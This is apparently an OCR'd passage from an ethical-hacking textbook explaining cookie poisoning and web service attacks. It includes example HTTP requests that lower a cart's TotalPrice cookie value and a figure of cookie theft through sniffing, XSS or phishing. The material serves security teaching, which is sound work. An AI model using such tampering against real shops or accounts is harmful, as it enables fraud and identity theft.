security to the users who view cookies.

Threats


Compromised cookies and sessions can provide an attacker with user credentials, allowing the attacker to access accounts and assume the identity of other users of an application. By assuming another user's online identity, attackers can review the original user's purchase history, order new items, exploit services, and access the vulnerable web application.

One of the easiest examples involves using the cookie directly for authentication. Another method of cookie/session poisoning uses a proxy to rewrite the session data, displaying the cookie data and/or specifying a new user ID or other session identifiers in the cookie. There are four types of cookies: persistent, non-persistent, secure, and non-secure. Persistent cookies are stored on a disk, whereas non-persistent ones are stored in memory. Web applications transfer secure cookies only through SSL connections.

How Cookie Poisoning Works

Web applications use cookies to simulate a stateful user browsing experience, depending on the end user and identity of the server side of web application components. Cookie poisoning alters the value of a cookie at the client side before the request is sent to the server. A web server can send a set cookie with the help of any response over the provided string and command. The cookies are stored on the users' computers and are a standard way of recognizing users. Once the web server is set, it receives all the requests from the cookies. To provide further functionality to the application, cookies support modification and analysis by JavaScript.

In this attack, the attacker sniffs the user's cookies and then modifies the cookie parameters and submits them to the web server. The server then accepts the attacker's request and processes it.




```
GET /store/buy.aspx?checkout=yes HTTP/1.0 Host:
www.certifiedhackershop.com Accept: */* Referrer:
http://www.certifiedhacker.com/showprods.aspx Cookie:
SESSIONID=325896ASDD23SA3587; BasketSize=3;
Item1=1258; Item2=2658; Item3=6652; TotalPrice=11568;
```

```
GET /store/buy.aspx?checkout=yes HTTP/1.0 Host:
www.certifiedhackershop.com Accept: */* Referrer:
http://www.certifiedhackershop.com/showprods.aspx
Cookie: SESSIONID=325896ASDD23SA3587; BasketSize=3;
Item1=1258; Item2=2658; Item3=6652; TotalPrice=100;
```

Web Server
User
2
Web server replies with requested page and sets a cookie on the user's browser
1
User browses a web page
3
Attacker steals cookie (Sniffing, XSS, phishing attack)
5
4
Attacker orders product using modified cookie
Product is delivered to attacker's address
Attacker

Figure 14.37: Working of Cookie Poisoning



Web Service Attack

- The evolution of web services and their increasing use in business **offers new attack vectors** in application frameworks
- Web services are based on XML protocols such as **web services definition language (WSDL)** and describe connection points; **universal description**, **discovery**, and **integration (UDDI)** are used for the description and discovery of web services; **simple object access protocol (SOAP)** is used for communication between web services, which are vulnerable to various web application threats

Attacker
Presentation Layer
XML, AJAX, Portal, Other
Security Layer
WS-Security
Discovery Layer
UDDI, WSDL
Access Layer
SOAP, REST
Transport Layer
HTTP, HTTPS, JMS, Other
Parameter tampering, WSDL probing, SQL/LDAP/XPATH/OS command injection, malware injection, brute-force, data type mismatch, content spoofing, session tampering, format string, and information leakage
Fault code leaks, permission and access attacks, error leakage, authentication and certification attacks
Buffer overflow, XML parsing, spoiling schema, complex or recursive payload, DoS, large payload
Sniffing, Snooping, WS-Routing, Replay Attacks, Denial-of-Service

Web Services Stack

Web Services Attack

Web Service Attack

Similar to the way in which a user interacts with a web application through a browser, a web service can interact directly with the web application without the need for an interactive user session or a browser. The evolution and increasing use of web services in businesses offer new attack vectors in an application framework. Web services are based on XML protocols such as Web Services Definition Language (WSDL) for describing the connection points, Universal Description, Discovery, and Integration (UDDI) for the description and discovery of web services, and Simple Object Access Protocol (SOAP) for communication between web services, which are vulnerable to various web application threats.

These web services have detailed definitions that allow regular users and attackers to understand the construction of the services. Thus, web services provide the attacker with much of the information required to fingerprint the environment to formulate an attack. Some examples of this type of attack are as follows:

1. An attacker injects a malicious script into a web service and can disclose and modify application data.
2. An attacker uses a web service for ordering products and injects a script to reset the quantity and status on the confirmation page to less than what he or she had originally ordered. Thus, the system processing the order request submits the order, ships the order, and then modifies the order to show that the company is shipping a smaller number of products, but the attacker ends up receiving more of the product than he or she pays for.


